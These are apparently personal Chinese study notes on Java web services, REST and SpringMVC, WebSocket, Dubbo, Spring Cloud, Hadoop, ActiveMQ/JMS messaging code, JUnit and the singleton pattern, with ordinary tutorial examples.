服务提供者：发布服务，并对服务的请求进行响应

服务注册中心：注册已经发布的Web Service，对其进行分类，并提供搜索服务

服务请求者：利用服务中心查找服务，并使用该服务

SOA和微服务的区别：微服务不再强调传统SOA架构里面比较重的ESB企业服务总线（去中心化），同时SOA的思想进入到单个业务系统内部实现真正的组件化。

**什么是ROA：**面向资源的架构（Resource-Oriented Architecture）。

* 1. **WebService服务发布并调用（JDK自带WebService）**

**创建服务端**

一、先建立一个web项目，名字叫MyWebService

二、新建[服务类](http://lib.csdn.net/base/javase)

1）服务类要加上@WebService注解，需要至少有一个非static、非final的方法，因为static或者final的方法在发布后，调用者根本得不到该方法。如果有多个方法，但只想发布部分方法，可以用@WebMethod(exclude = true)修饰不想被发布的方法，这样调用者也得不到该方法了。

2）可以在服务类中也可以在其他任意类中，写一个main方法，只需一行代码，调用javax.xml.ws.Endpoint抽象类的静态方法publish(String address, Object implementor)，其中参数address是发布的地址，一般是ip地址加上端口号加斜杠(或者斜杠后面再加上些类似命名空间的字符串)，implementor则为一个服务类对象。

|  |
| --- |
| **package** com.webService;  **import** javax.jws.WebService;//不要导错包  **import** javax.xml.ws.Endpoint;//不要导错包  @WebService //注解别忘了  **public** **class** ServiceTest {  **public** String getMessage(String name) {  **return** name + "你过来一下";  }  **public** **static** **void** main(String[] args) {  Endpoint.*publish*("http://localhost:8080/MyWebService/ServiceTest", **new** ServiceTest());//发布服务  System.***out***.println("ServiceTest已启动");  }  } |

三、运行main方法，服务就启动了

四、访问[http://localhost:8080/MyWebService/ServiceTest**?wsdl**](http://localhost:8080/MyWebService/ServiceTest?wsdl)可以看到WSDL信息，说明发布成功了。

**生成客户端代码**

一、再新建一个web项目，名字叫MyWebClient

二、在src下建立com.webClient包

三、cmd运行：

|  |
| --- |
| wsimport -s C:\\Programming\\workspace\\MyWebClient\\src -p com.webClient -keep http://localhost:8080/MyWebService/ServiceTest?wsdl |

其中：

wsimport jdk命令

-s C:\\Programming\\workspace\\MyWebClient\\src 表示生成的.java文件放在此目录中

-p com.webClient 表示生成的.java文件放在此包中

http://localhost:8080/MyWebService/ServiceTest?wsdl 服务端WSDL地址

就可以看到解析WSDL、生成代码、编译代码等动作。

然后refresh MyWebClient项目，生成类就出现了

四、在src下建立test包，再建一个[测试](http://lib.csdn.net/base/softwaretest)类ClientTest

从下往上看WSDL文档，找到<service name="ServiceTestService"> (也可能有命名空间，则可能是<wsdl:service name=" ServiceTestService ">),可以看到service的name属性值是ServiceTestService，这个类就是入口类。

|  |
| --- |
| **package** test;  **import** com.webClient.ServiceTest;  **import** com.webClient.ServiceTestService;  **public** **class** ClientTest {  **public** **static** **void** main(String[] args) {  ServiceTest serviceTest = **new** ServiceTestService().getServiceTestPort();//创建服务入口类对象  String message = serviceTest.getMessage("那个谁");//调用服务端方法  System.***out***.println(message);//打印返回结果  }  } |

运行main方法，输出结果，成功！

**注意事项**

1、jdk1.7及以上

* 1. **理解RESTful架构**

**资源（Resources）**

REST的名称"表现层状态转化（Representational State Transfer）"中，省略了主语。"表现层"其实指的是"资源"（Resources）的"表现层"。

所谓"资源"，就是网络上的一个实体，或者说是网络上的一个具体信息。它可以是一段文本、一张图片、一首歌曲、一种服务，总之就是一个具体的实在。你可以用一个URI（统一资源定位符）指向它，每种资源对应一个特定的URI。要获取这个资源，访问它的URI就可以，因此URI就成了每一个资源的地址或独一无二的识别符。

所谓"上网"，就是与互联网上一系列的"资源"互动，调用它的URI。

**表现层（Representation）**

"资源"是一种信息实体，它可以有多种外在表现形式。我们把"资源"具体呈现出来的形式，叫做它的"表现层"（Representation）。

比如，文本可以用txt格式表现，也可以用HTML格式、XML格式、JSON格式表现，甚至可以采用二进制格式；图片可以用JPG格式表现，也可以用PNG格式表现。

URI只代表资源的实体，不代表它的形式。严格地说，有些网址最后的".html"后缀名是不必要的，因为这个后缀名表示格式，属于"表现层"范畴，而URI应该只代表"资源"的位置。它的具体表现形式，应该在HTTP请求的头信息中用Accept和Content-Type字段指定，这两个字段才是对"表现层"的描述。

**状态转化（State Transfer）**

访问一个网站，就代表了客户端和服务器的一个互动过程。在这个过程中，势必涉及到数据和状态的变化。

互联网通信协议HTTP协议，是一个无状态协议。这意味着，所有的状态都保存在服务器端。因此，如果客户端想要操作服务器，必须通过某种手段，让服务器端发生"状态转化"（State Transfer）。而这种转化是建立在表现层之上的，所以就是"表现层状态转化"。

客户端用到的手段，只能是HTTP协议。具体来说，就是HTTP协议里面，四个表示操作方式的动词：GET、POST、PUT、DELETE。它们分别对应四种基本操作：GET用来获取资源，POST用来新建资源（也可以用于更新资源），PUT用来更新资源，DELETE用来删除资源。

**综述**

综合上面的解释，我们总结一下什么是RESTful架构：

　　（1）每一个URI代表一种资源；

　　（2）客户端和服务器之间，传递这种资源的某种表现层；

　　（3）客户端通过四个HTTP动词，对服务器端资源进行操作，实现"表现层状态转化"。

**误区**

RESTful架构有一些典型的设计误区。

最常见的一种设计错误，就是URI包含动词。因为"资源"表示一种实体，所以应该是名词，URI不应该有动词，动词应该放在HTTP协议中。

举例来说，某个URI是/posts/show/1，其中show是动词，这个URI就设计错了，正确的写法应该是/posts/1，然后用GET方法表示show。

如果某些动作是HTTP动词表示不了的，你就应该把动作做成一种资源。比如网上汇款，从账户1向账户2汇款500元，错误的URI是：

　　POST /accounts/1/transfer/500/to/2

正确的写法是把动词transfer改成名词transaction，资源不能是动词，但是可以是一种服务：

　　POST /transaction HTTP/1.1  
　　Host: 127.0.0.1  
　　from=1&to=2&amount=500.00

另一个设计误区，就是在URI中加入版本号：

　　http://www.example.com/app/1.0/foo

　　http://www.example.com/app/1.1/foo

　　http://www.example.com/app/2.0/foo

因为不同的版本，可以理解成同一种资源的不同表现形式，所以应该采用同一个URI。版本号可以在HTTP请求头信息的Accept字段中进行区分（参见[Versioning REST Services](http://www.informit.com/articles/article.aspx?p=1566460)）：

　　Accept: vnd.example-com.foo+json; version=1.0

　　Accept: vnd.example-com.foo+json; version=1.1

　　Accept: vnd.example-com.foo+json; version=2.0

* 1. **SpringMVC实现restful服务**

SpringMVC原生态的支持了REST风格的架构设计

所涉及到的注解:

@RequestMapping

@PathVariable

@ResponseBody

1. **package** cn.itcast.mybatis.controller;
3. **import** org.springframework.beans.factory.annotation.Autowired;
4. **import** org.springframework.http.HttpStatus;
5. **import** org.springframework.http.ResponseEntity;
6. **import** org.springframework.stereotype.Controller;
7. **import** org.springframework.web.bind.annotation.PathVariable;
8. **import** org.springframework.web.bind.annotation.RequestMapping;
9. **import** org.springframework.web.bind.annotation.RequestMethod;
10. **import** org.springframework.web.bind.annotation.RequestParam;
11. **import** org.springframework.web.bind.annotation.ResponseBody;
13. **import** cn.itcast.mybatis.pojo.User;
14. **import** cn.itcast.mybatis.service.NewUserService;
16. @RequestMapping("restful/user")
17. @Controller
18. **public** **class** RestUserController {
20. @Autowired
21. **private** NewUserService newUserService;
23. /\*\*
24. \* 根据用户id查询用户数据
25. \*
26. \* @param id
27. \* @return
28. \*/
29. @RequestMapping(value = "{id}", method = RequestMethod.GET)
30. @ResponseBody
31. **public** ResponseEntity<User> queryUserById(@PathVariable("id") Long id) {
32. **try** {
33. User user = **this**.newUserService.queryUserById(id);
34. **if** (**null** == user) {
35. // 资源不存在，响应404
36. **return** ResponseEntity.status(HttpStatus.NOT\_FOUND).body(**null**);
37. }
38. // 200
39. // return ResponseEntity.status(HttpStatus.OK).body(user);
40. **return** ResponseEntity.ok(user);
41. } **catch** (Exception e) {
42. e.printStackTrace();
43. }
44. // 500
45. **return** ResponseEntity.status(HttpStatus.INTERNAL\_SERVER\_ERROR).body(**null**);
46. }
48. /\*\*
49. \* 新增用户
50. \*
51. \* @param user
52. \* @return
53. \*/
54. @RequestMapping(method = RequestMethod.POST)
55. **public** ResponseEntity<Void> saveUser(User user) {
56. **try** {
57. **this**.newUserService.saveUser(user);
58. **return** ResponseEntity.status(HttpStatus.CREATED).build();
59. } **catch** (Exception e) {
60. // TODO Auto-generated catch block
61. e.printStackTrace();
62. }
63. // 500
64. **return** ResponseEntity.status(HttpStatus.INTERNAL\_SERVER\_ERROR).body(**null**);
65. }
67. /\*\*
68. \* 更新用户资源
69. \*
70. \* @param user
71. \* @return
72. \*/
73. @RequestMapping(method = RequestMethod.PUT)
74. **public** ResponseEntity<Void> updateUser(User user) {
75. **try** {
76. **this**.newUserService.updateUser(user);
77. **return** ResponseEntity.status(HttpStatus.NO\_CONTENT).build();
78. } **catch** (Exception e) {
79. e.printStackTrace();
80. }
81. // 500
82. **return** ResponseEntity.status(HttpStatus.INTERNAL\_SERVER\_ERROR).body(**null**);
83. }
85. /\*\*
86. \* 删除用户资源
87. \*
88. \* @param user
89. \* @return
90. \*/
91. @RequestMapping(method = RequestMethod.DELETE)
92. **public** ResponseEntity<Void> deleteUser(@RequestParam(value = "id", defaultValue = "0") Long id) {
93. **try** {
94. **if** (id.intValue() == 0) {
95. // 请求参数有误
96. **return** ResponseEntity.status(HttpStatus.BAD\_REQUEST).build();
97. }
98. **this**.newUserService.deleteUserById(id);
99. // 204
100. **return** ResponseEntity.status(HttpStatus.NO\_CONTENT).build();
101. } **catch** (Exception e) {
102. e.printStackTrace();
103. }
104. // 500
105. **return** ResponseEntity.status(HttpStatus.INTERNAL\_SERVER\_ERROR).body(**null**);
106. }
107. }

**HTTP相应状态码:**



1. **WebSocket**

**为什么需要WebSocket**

因为 HTTP 协议有一个缺陷：通信只能由客户端发起。

举例来说，我们想了解今天的天气，只能是客户端向服务器发出请求，服务器返回查询结果。HTTP 协议做不到服务器主动向客户端推送信息。

这种单向请求的特点，注定了如果服务器有连续的状态变化，客户端要获知就非常麻烦。我们只能使用["轮询"](https://www.pubnub.com/blog/2014-12-01-http-long-polling/)：每隔一段时候，就发出一个询问，了解服务器有没有新的信息。最典型的场景就是聊天室。

轮询的效率低，非常浪费资源（因为必须不停连接，或者 HTTP 连接始终打开）。因此，工程师们一直在思考，有没有更好的方法。WebSocket 就是这样发明的。

**二、简介**

WebSocket 协议在2008年诞生，2011年成为国际标准。所有浏览器都已经支持了。

它的最大特点就是，服务器可以主动向客户端推送信息，客户端也可以主动向服务器发送信息，是真正的双向平等对话，属于[服务器推送技术](https://en.wikipedia.org/wiki/Push_technology)的一种。

其他特点包括：

（1）建立在 TCP 协议之上，服务器端的实现比较容易。

（2）兼容 HTTP 协议。默认端口也是80和443，并且握手阶段采用 HTTP 协议，因此握手时不容易屏蔽，能通过各种 HTTP 代理服务器。

（3）数据格式比较轻量，性能开销小，通信高效。

（4）可以发送文本，也可以发送二进制数据。

（5）没有同源限制，客户端可以与任意服务器通信。

（6）协议标识符是ws（如果加密，则为wss），服务器网址就是 URL。

1. **分布式系统**

定义：

分布式系统是其硬件或软件组件分布在连网的计算机上，组件之间通过传递消息进行通信和动作协调的系统。

特征：

组件的并发性

缺乏全局时钟

组件故障的独立性

* 1. **Dubbo**

**什么是SOA**：Service-Oriented Architecture，面向服务架构，多用于互联网项目。

面向服务架构（SOA）是一个组件模型，它将应用程序的不同功能单元称为服务，通过这些服务之间定义良好的接口和契约联系起来。接口是采用中立的方式进行定义的，它应该独立于实现服务的硬件平台、操作系统和编程语言。这使得构建在各种各样的系统中的服务可以以一种统一和通用的方式进行交互。

**架构演进过程**：

|  |  |  |  |
| --- | --- | --- | --- |
| 架构 | 英文名 | 中文名 | 访问量 |
| **ORM** | Object Relational Mapping | 对象关系映射 | 1-10 |
| **MVC** | Model View Controller | 模型-视图-控制器 | 10-1000 |
| **RPC** | Remote Procedure Call | 远程过程调用 | 1000-1000 |
| **SOA** | Service-Oriented Architecture | 面向服务架构 | 10000+ |

**单一应用架构**

当网站流量很小时，只需一个应用，将所有功能都部署在一起，以减少部署节点和成本。

此时，用于简化增删改查工作量的 **数据访问框架(ORM)** 是关键。

**垂直应用架构**

当访问量逐渐增大，单一应用增加机器带来的加速度越来越小，将应用拆成互不相干的几个应用，以提升效率。

此时，用于加速前端页面开发的 **Web框架(MVC)** 是关键。

**分布式服务架构**

当垂直应用越来越多，应用之间交互不可避免，将核心业务抽取出来，作为独立的服务，逐渐形成稳定的服务中心，使前端应用能更快速的响应多变的市场需求。

此时，用于提高业务复用及整合的 **分布式服务框架(RPC)** 是关键。

**流动计算架构**

当服务越来越多，容量的评估，小服务资源的浪费等问题逐渐显现，此时需增加一个调度中心基于访问压力实时管理集群容量，提高集群利用率。

此时，用于提高机器利用率的 **资源调度和治理中心(SOA)** 是关键。

**Dubbo简介**：

Dubbo是阿里巴巴公司开源的远程[服务调用的分布式框架](https://baike.baidu.com/item/%E6%9C%8D%E5%8A%A1%E6%A1%86%E6%9E%B6)，使得应用可通过高性能的 RPC 实现服务的输出和输入功能，可以和[Spring](https://baike.baidu.com/item/Spring)框架无缝集成。

**Dubbo架构**：

Registry

Monitor

Invoker

Exporter

长连接

短连接

1. 启动时注册服务地址

2. 启动时订阅服务地址

3. 变更时推送服务地址列表

4. 随机调用一个服务地址，失败重试另一地址

5. 后台定时采集服务调用次数和调用时间等信息

Consumer

Provider

角色说明

Provider：暴露服务的“服务提供者”。

Consumer：调用远程服务的“服务消费者”。

Registry：服务注册与发现的“服务注册中心”。

Monitor： 统计服务的调用次数和调用时间的

“服务监控中心”（日志服务）。

* 1. **Spring Cloud**

**什么是微服务**：去ESB的SOA

根据业务模块划分服务种类。

每个服务可以独立部署并且互相隔离。

通过轻量的 API 调用服务。

服务需要保证良好的高可用性。

**Spring Cloud技术栈**

负债均衡：高可用、集群部署

网关路由：校验、请求转发、服务集成

服务治理：服务注册、发现

容错：避免雪崩

监控跟踪：监控资源利用、服务响应、容器资源利用情况

消息总线：消息队列、异步通信

1. **Hadoop**
   1. **简介**

**什么是Hadoop：**数据存储（HDFS）和分析（MapReduce）平台。

应用场景：网站用户行为数据分析。

**大数据架构**

|  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- |
| BookKeeper | ZooKeeper | Pig | Hive | Sqoop | AVRO |
| HBase | MapReduce | |
| YARN | |
| HDFS | | |

**HDFS**

**定义**：全称Hadoop Distributed File System（Hadoop分布式文件系统）。

**特性**（适合场景）：高容错性、高吞吐量、大文件存储、流式数据访问。

**缺点**（不适合场景）：存储小文件（<1MB）、实时数据读取、随机写入。

**架构**：

**NameNode**：（单实例，内存中）用于存储、生成文件系统的元数据、文件块的存储信息。

**DataNode**：（多实例，磁盘中）存储被分割的文件块（默认64MB或128MB）。默认每个文件块有3个副本（高容错性、并行访问高吞吐量），且分布在不同的DataNode上。

**Client**：（多实例）访问HDFS的API。

**副本距离计算公式**：同一台服务器的距离为0；同一机架不同的服务器距离为2；不同机架的服务器距离为4

**副本放置策略**：第一个副本在本地机器；第二个副本在远端机架的节点；第三个副本看之前的两个副本是否在同一机架，如果是则选择其他机架，否则选择和第一个副本相同机架的不同节点；第四个及以上，随机选择副本存放位置。

**HDFS高可靠性（HA）**

|  |  |
| --- | --- |
|  |  |

**MapReduce原理：**

Map：将大任务分割成小任务，然后分发给各集群节点运行。

Reduce：汇总各集群节点的运行结果。

**HBase原理：**

分布式数据库，Key/Value结构的列式数据库。

**Hive原理：**

数据仓库工具，提供类似SQL的HQL语言，基本原理是将HQL语言自动转换成MapReduce任务。

**HQL和SQL的比较**

|  |  |  |
| --- | --- | --- |
| **查询语言** | **HQL** | **SQL** |
| 数据存储位置 | HDFS | Raw Device或Local FS |
| 数据格式 | 用户定义 | 系统决定 |
| 数据更新 | 不支持列级别的更新、修改、删除操作 | 支持 |
| 索引 | 无 | 有 |
| 执行 | MapReduce | Executor |
| 执行延迟 | 高 | 低 |
| 可扩展性 | 高 | 低 |
| 数据规模 | 大 | 小 |

**Spark原理：**

分布式内存计算框架。Spark迭代计算重构M-R，优于Hadoop（M-R计算的中间结果会暂存各集群节点的磁盘上）。

1. **JMS**
   1. **异步消息简介**

**消息代理**：message broker

**目的地**：destination。两种：

**队列**（queue）：点对点模型（一对一），先发送后接收

**主题**（topic）：发布/订阅模型（一对多），先订阅后发布

**JMS**：Java Message Service，Java消息服务

**JMS的五种消息正文格式：**

a) StreamMessage -- Java原始值的数据流

b) MapMessage--一套名称-值对

c) TextMessage--一个字符串对象（常用）

d) ObjectMessage--一个序列化的 Java对象

e) BytesMessage--一个字节的数据流

* 1. **ActiveMQ**

**工具使用**

**启动：**进入安装后的bin目录，cmd运行activemq start

**主页**：127.0.0.1:8161默认用户名密码：admin/admin

用户名和密码在%ACTIVEMQ\_HOME%\conf中的jetty-realm.properties中配置。如下：

**代码示例**

|  |
| --- |
| **package** com.activemq.queue;  **import** javax.jms.Connection;  **import** javax.jms.ConnectionFactory;  **import** javax.jms.Destination;  **import** javax.jms.JMSException;  **import** javax.jms.MessageProducer;  **import** javax.jms.Session;  **import** javax.jms.TextMessage;  **import** org.apache.activemq.ActiveMQConnection;  **import** org.apache.activemq.ActiveMQConnectionFactory;  /\*\*  \* 消息生产者  \*/  **public** **class** JMSProducer {  **private** **static** **final** String ***USERNAME*** = ActiveMQConnection.***DEFAULT\_USER***;// 默认的连接用户名  **private** **static** **final** String ***PASSWORD*** = ActiveMQConnection.***DEFAULT\_PASSWORD***;// 默认的连接密码  **private** **static** **final** String ***BROKEURL*** = ActiveMQConnection.***DEFAULT\_BROKER\_URL***;// 默认的连接地址  **private** **static** **final** **int** ***SENDNUM*** = 10;// 发送的消息数量  **public** **static** **void** main(String[] args) {  ConnectionFactory connectionFactory;// 连接工厂  Connection connection = **null**;// 连接  Session session;// 会话：接收或发送消息的线程  Destination destination;// 消息的目的地  MessageProducer messageProducer; // 消息生产者  // 实例化连接工厂  connectionFactory = **new** ActiveMQConnectionFactory(JMSProducer.***USERNAME***, JMSProducer.***PASSWORD***,  JMSProducer.***BROKEURL***);  **try** {  connection = connectionFactory.createConnection();// 通过连接工厂获取连接  connection.start();// 启动连接  session = connection.createSession(Boolean.***TRUE***, Session.***AUTO\_ACKNOWLEDGE***);// 创建session（启用事务，自动确认  destination = session.createQueue("FirstQueue1");// 创建消息队列（获取？）  messageProducer = session.createProducer(destination);// 创建队列消息的生产者  // 发送消息  **for** (**int** i = 0; i < JMSProducer.***SENDNUM***; i++) {  TextMessage textmessage = session.createTextMessage("ActiveMQ 发送的消息" + i);  System.***out***.println("发送消息：" + "ActiveMQ 发送的消息" + i);  messageProducer.send(textmessage);  }  session.commit();// 确认事务  } **catch** (Exception e) {  e.printStackTrace();  } **finally** {  **if** (connection != **null**) {  **try** {  connection.close();  } **catch** (JMSException e) {  e.printStackTrace();  }  }  }  }  } |
| **package** com.activemq.queue;  **import** javax.jms.Connection;  **import** javax.jms.ConnectionFactory;  **import** javax.jms.Destination;  **import** javax.jms.JMSException;  **import** javax.jms.Message;  **import** javax.jms.MessageConsumer;  **import** javax.jms.MessageListener;  **import** javax.jms.Session;  **import** javax.jms.TextMessage;  **import** org.apache.activemq.ActiveMQConnection;  **import** org.apache.activemq.ActiveMQConnectionFactory;  /\*\*  \* 消息消费者  \*/  **public** **class** JMSConsumer {  **private** **static** **final** String ***USERNAME*** = ActiveMQConnection.***DEFAULT\_USER***;// 默认的连接用户名  **private** **static** **final** String ***PASSWORD*** = ActiveMQConnection.***DEFAULT\_PASSWORD***;// 默认的连接密码  **private** **static** **final** String ***BROKEURL*** = ActiveMQConnection.***DEFAULT\_BROKER\_URL***;// 默认的连接地址  **public** **static** **void** main(String[] args) {  ConnectionFactory connectionFactory;// 连接工厂  Connection connection = **null**;// 连接  Session session;// 会话：接收或发送消息的线程  Destination destination;// 消息的目的地  MessageConsumer messageConsumer; // 消息消费者  // 实例化连接工厂  connectionFactory = **new** ActiveMQConnectionFactory(JMSConsumer.***USERNAME***, JMSConsumer.***PASSWORD***,  JMSConsumer.***BROKEURL***);  **try** {  connection = connectionFactory.createConnection();// 通过连接工厂获取连接  connection.start();// 启动连接  session = connection.createSession(Boolean.***FALSE***, Session.***AUTO\_ACKNOWLEDGE***);// 创建session（不加事务，自动确认  destination = session.createQueue("FirstQueue1");// 创建消息队列  messageConsumer = session.createConsumer(destination);// 创建队列消息的消费者  // 接收消息  /\*// 方式一（不推荐）：同步接收  while (true) {  TextMessage textMessage = (TextMessage) messageConsumer.receive(1000);  if (textMessage != null) {  System.out.println("收到的消息：" + textMessage.getText());  } else {  break;  }  }\*/  // 方式二（推荐）：异步接收——注册消息监听  messageConsumer.setMessageListener(**new** MessageListener() {  @Override  **public** **void** onMessage(Message message) {  **try** {  System.***out***.println("收到的消息：" + ((TextMessage) message).getText());  } **catch** (JMSException e) {  e.printStackTrace();  }  }  });  } **catch** (  JMSException e) {  e.printStackTrace();  }  }  } |
| **package** com.activemq.topic;  **import** javax.jms.Connection;  **import** javax.jms.ConnectionFactory;  **import** javax.jms.Destination;  **import** javax.jms.JMSException;  **import** javax.jms.MessageProducer;  **import** javax.jms.Session;  **import** javax.jms.TextMessage;  **import** org.apache.activemq.ActiveMQConnection;  **import** org.apache.activemq.ActiveMQConnectionFactory;  /\*\*  \* 消息发布者  \*/  **public** **class** JMSProducer {  **private** **static** **final** String ***USERNAME*** = ActiveMQConnection.***DEFAULT\_USER***;// 默认的连接用户名  **private** **static** **final** String ***PASSWORD*** = ActiveMQConnection.***DEFAULT\_PASSWORD***;// 默认的连接密码  **private** **static** **final** String ***BROKEURL*** = ActiveMQConnection.***DEFAULT\_BROKER\_URL***;// 默认的连接地址  **private** **static** **final** **int** ***SENDNUM*** = 10;// 发送的消息数量  **public** **static** **void** main(String[] args) {  ConnectionFactory connectionFactory;// 连接工厂  Connection connection = **null**;// 连接  Session session;// 会话：接收或发送消息的线程  Destination destination;// 消息的目的地  MessageProducer messageProducer; // 消息生产者  // 实例化连接工厂  connectionFactory = **new** ActiveMQConnectionFactory(JMSProducer.***USERNAME***, JMSProducer.***PASSWORD***,  JMSProducer.***BROKEURL***);  **try** {  connection = connectionFactory.createConnection();// 通过连接工厂获取连接  connection.start();// 启动连接  session = connection.createSession(Boolean.***TRUE***, Session.***AUTO\_ACKNOWLEDGE***);// 创建session（启用事务，自动确认  // destination = session.createQueue("FirstQueue1");// 创建消息队列  destination = session.createTopic("FirstTopic1");// 创建主题  messageProducer = session.createProducer(destination);// 创建队列消息的生产者  // 发送消息  **for** (**int** i = 0; i < JMSProducer.***SENDNUM***; i++) {  TextMessage textmessage = session.createTextMessage("ActiveMQ 发布的消息" + i);  System.***out***.println("发布消息：" + "ActiveMQ 发布的消息" + i);  messageProducer.send(textmessage);  }  session.commit();// 确认事务  } **catch** (Exception e) {  e.printStackTrace();  } **finally** {  **if** (connection != **null**) {  **try** {  connection.close();  } **catch** (JMSException e) {  e.printStackTrace();  }  }  }  }  } |
| **package** com.activemq.topic;  **import** javax.jms.Connection;  **import** javax.jms.ConnectionFactory;  **import** javax.jms.Destination;  **import** javax.jms.JMSException;  **import** javax.jms.Message;  **import** javax.jms.MessageConsumer;  **import** javax.jms.MessageListener;  **import** javax.jms.Session;  **import** javax.jms.TextMessage;  **import** org.apache.activemq.ActiveMQConnection;  **import** org.apache.activemq.ActiveMQConnectionFactory;  /\*\*  \* 消息订阅者  \*/  **public** **class** JMSConsumer {  **private** **static** **final** String ***USERNAME*** = ActiveMQConnection.***DEFAULT\_USER***;// 默认的连接用户名  **private** **static** **final** String ***PASSWORD*** = ActiveMQConnection.***DEFAULT\_PASSWORD***;// 默认的连接密码  **private** **static** **final** String ***BROKEURL*** = ActiveMQConnection.***DEFAULT\_BROKER\_URL***;// 默认的连接地址  **public** **static** **void** main(String[] args) {  ConnectionFactory connectionFactory;// 连接工厂  Connection connection = **null**;// 连接  Session session;// 会话：接收或发送消息的线程  Destination destination;// 消息的目的地  MessageConsumer messageConsumer; // 消息消费者  // 实例化连接工厂  connectionFactory = **new** ActiveMQConnectionFactory(JMSConsumer.***USERNAME***, JMSConsumer.***PASSWORD***,  JMSConsumer.***BROKEURL***);  **try** {  connection = connectionFactory.createConnection();// 通过连接工厂获取连接  connection.start();// 启动连接  session = connection.createSession(Boolean.***FALSE***, Session.***AUTO\_ACKNOWLEDGE***);// 创建session（不加事务，自动确认  // destination = session.createQueue("FirstQueue1");// 创建消息队列  destination = session.createTopic("FirstTopic1");// 创建主题  messageConsumer = session.createConsumer(destination);// 创建队列消息的消费者  // 接收消息  /\*// 方式一（不推荐）：同步接收  while (true) {  System.out.println(new Date());  // 接收消息（指定超时时间，为0则不超时，receive返回下一个消息；超时则消费者被关闭，返回null  TextMessage textMessage = (TextMessage) messageConsumer.receive(25000);  if (textMessage != null) {  System.out.println("收到的消息：" + textMessage.getText());  } else {  break;  }  }  System.out.println(new Date());\*/  // 方式二（推荐）：异步接收——注册消息监听  messageConsumer.setMessageListener(**new** MessageListener() {  @Override  **public** **void** onMessage(Message message) {  **try** {  System.***out***.println("收到的消息：" + ((TextMessage) message).getText());  } **catch** (JMSException e) {  e.printStackTrace();  }  }  });  } **catch** (JMSException e) {  e.printStackTrace();  }  }  } |

**代码示例：多组消息**

|  |
| --- |
| import javax.jms.Connection;  import javax.jms.DeliveryMode;  import javax.jms.JMSException;  import javax.jms.Message;  import javax.jms.MessageConsumer;  import javax.jms.MessageListener;  import javax.jms.MessageProducer;  import javax.jms.Queue;  import javax.jms.Session;  import javax.jms.TextMessage;  import org.apache.activemq.ActiveMQConnectionFactory;  import org.apache.activemq.command.ActiveMQQueue;  public class JMSCorrelationIDTest {  private Queue queue;  private Session session;  public JMSCorrelationIDTest() throws JMSException {  ActiveMQConnectionFactory factory = new ActiveMQConnectionFactory("vm://localhost");  Connection connection = factory.createConnection();  connection.start();  queue = new ActiveMQQueue("testQueue");  session = connection.createSession(false, Session.AUTO\_ACKNOWLEDGE);  setupConsumer("ConsumerA");  setupConsumer("ConsumerB");  setupConsumer("ConsumerC");  setupProducer("ProducerA", "ConsumerA");  setupProducer("ProducerB", "ConsumerB");  setupProducer("ProducerC", "ConsumerC");  }  private void setupConsumer(final String name) throws JMSException {  // 创建一个消费者，它只接受属于它自己的消息  MessageConsumer consumer = session.createConsumer(queue, "receiver='" + name + "'");  consumer.setMessageListener(new MessageListener() {  public void onMessage(Message m) {  try {  MessageProducer producer = session.createProducer(queue);  System.out.println(name + " get:" + ((TextMessage) m).getText());  // 回复一个消息  Message replyMessage = session.createTextMessage("Reply from " + name);  // 设置JMSCorrelationID为刚才收到的消息的ID  replyMessage.setJMSCorrelationID(m.getJMSMessageID());  producer.send(replyMessage);  } catch (JMSException e) {  }  }  });  }  private void setupProducer(final String name, String consumerName)  throws JMSException {  MessageProducer producer = session.createProducer(queue);  producer.setDeliveryMode(DeliveryMode.NON\_PERSISTENT);  // 创建一个消息，并设置一个属性receiver，为消费者的名字。  Message message = session.createTextMessage("Message from " + name);  message.setStringProperty("receiver", consumerName);  producer.send(message);  // 等待回复的消息  MessageConsumer replyConsumer = session.createConsumer(queue,"JMSCorrelationID='" + message.getJMSMessageID() + "'");  replyConsumer.setMessageListener(new MessageListener() {  public void onMessage(Message m) {  try {  System.out.println(name + " get reply:" + ((TextMessage) m).getText());  } catch (JMSException e) {  }  }  });  }  public static void main(String[] args) throws Exception {  new JMSCorrelationIDTest();  }  } |

**使用JMS发送消息**

**在Spring中搭建消息代理（使用ActiveMQ开源消息代理产品）**

**获取软件：**<http://activemq.apache.org> 下载解压，无需安装

**添加类路径**：将根目录的jar文件添加到应用程序的类路径中。

**启动ActiveMQ服务器**：Windows版本下载解压后进入bin目录再进入对应CPU运算位数文件夹，运行activemq.bat。

**测试成功与否**：

命令：netstat -an|find "61616" 查看TCP连接端口61616（ActiveMQ默认使用）

浏览器：<http://127.0.0.1:8161/admin/> 用户名和密码都是admin

**停止服务器**：按Ctrl+Shift+C，然后输入y。

**使用Spring和AMQP发送消息**

**消息驱动的POJO**

1. **Junit**

**JUnit3.8 和JUnit4.x**

|  |  |  |  |
| --- | --- | --- | --- |
|  | JUnit3.8 | JUnit4.x | |
| 实现原理 | 反射 | 反射&注解 | |
| 使用方法 | 1）导包。  2）新建测试类继承junit.framework.TestCase  3）写测试方法，方法名要以test开头。 | 反射法：  同JUnit3.8 | 反射&注解法：  1）导包  2）新建测试类，类名不能是Test  3）写测试方法，方法上要有@Test注解 |
| 运行流程 | 获取测试类的Class对象，再获取所有public方法，查找test开头的方法，invoke运行之。 | 反射法：  同JUnit3.8 | 反射&注解法：  获取测试类的Class对象，再获取所有public方法，查找有@Test注解的方法，invoke运行之。 |
| 注意事项 |  |  | 方法须public的和void的，不能有参数，可抛出异常。 |

**断言类Assert**

使用Junit专业的判定结果的方法：Assert类： 断言类(判定结果是什么？)

Assert.assertEquals(期望值, 结果值);// 判断两个值是否相等。相等时，测试通过，否则，测试不通过。**（用equals方法比较）**

Assert.assertSame(期望值, 结果值);// 判断两个值是否相等。相等时，测试通过，否则，测试不通过。**（用==比较）**

Assert.assertNotSame(期望值, 结果值);// 判断两个值是否不相等。不相等时，测试通过，否则，测试不通过。**（用==比较）**

1. **Log4j**
2. **设计模式（Design Pattern）**
   1. **单例模式（Singleton）**

单例模式（Singleton Pattern）：使类对象在内存中只有一个。

|  |  |
| --- | --- |
| **饿汉单例模式（无法做到延迟加载）** | **懒汉单例模式（注意线程安全问题和性能问题）** |
